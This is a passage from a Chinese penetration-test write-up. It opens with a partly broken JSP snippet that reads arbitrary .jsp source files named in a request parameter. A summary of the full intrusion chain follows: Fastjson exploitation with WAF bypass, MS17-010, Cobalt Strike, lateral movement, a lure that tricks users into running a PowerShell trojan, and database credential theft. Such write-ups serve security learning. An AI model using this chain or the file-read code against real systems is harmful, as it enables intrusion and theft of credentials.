<%@page import="org.apache.commons.io.IOUtils"%>
<%@page import="org.apache.commons.lang.StringUtils"%>
<%@page import="java.io.File"%>
<%@ page language="java" contentType="text/html; charset=UTF-8"
    pageEncoding="UTF-8"%>
<%
    Map<String,String> map = new HashMap<String,String>();
    String path = request.getSession().getServletContext().getRealPath("");
    String[] jspArr = StringUtils.split(request.getParameter("jsp"),";");
    String[] queryArr = StringUtils.split(request.getParameter("dataset"),";");
    if(jspArr == null){
        jspArr = new String[]{};
    }
    if(queryArr == null){
        queryArr = new String[]{};
    }
    for(String jspStr:jspArr){
        File jspFile = new File(path +                    + StringUtils.trim(jspStr) + ".jsp");
        InputStream input = null;
        try{
            if(jspFile.exists()){
                input = new BufferedInputStream(new FileInputStream(jspFile));
                String foo = IOUtils.toString(input, "UTF-8").replaceAll("<","<");
                map.put(jspStr+".jsp", foo);
```


从config文件中找到了数据库的配置文件；



利用读出来的账号连接进数据库；



在数据库中找到账号密码，成功进入目标系统。



至此，整个渗透测试项目就结束了。

小结

1. 通过外网资产收集发现了一个XX平台。
2. 测试XX平台发现存在Fastjson漏洞，但是被waf拦截了payload。
3. 通过修改编码绕过waf，成功getshell，测试机器是否可以出网，找配置文件登录后台，并未发现敏感信息。
4. 上线nps转发流量，对内网进行扫描，发现存在ms17-010漏洞，直接上线CS。
5. 通过跑弱密码与title横向移动，找到一个OA系统，通过公开的exp拿到shell，发现数据库密码无法解密，于是编写js文件，诱导用户下载powershell的bat木马，成功上线多台主机。

6. 翻阅上线的主机资料，找到了云平台密码，但并未发现目标系统。重新整理上线的主机，终于在一台运维的机器上找到了网闸的配置文档。

7. 登录网闸，找到目标系统，对其进行渗透，审计js发现任意文件下载漏洞，下载源代码，审计源码找到数据库配置文件，登录数据库找到账号密码，最终成功登陆目标系统。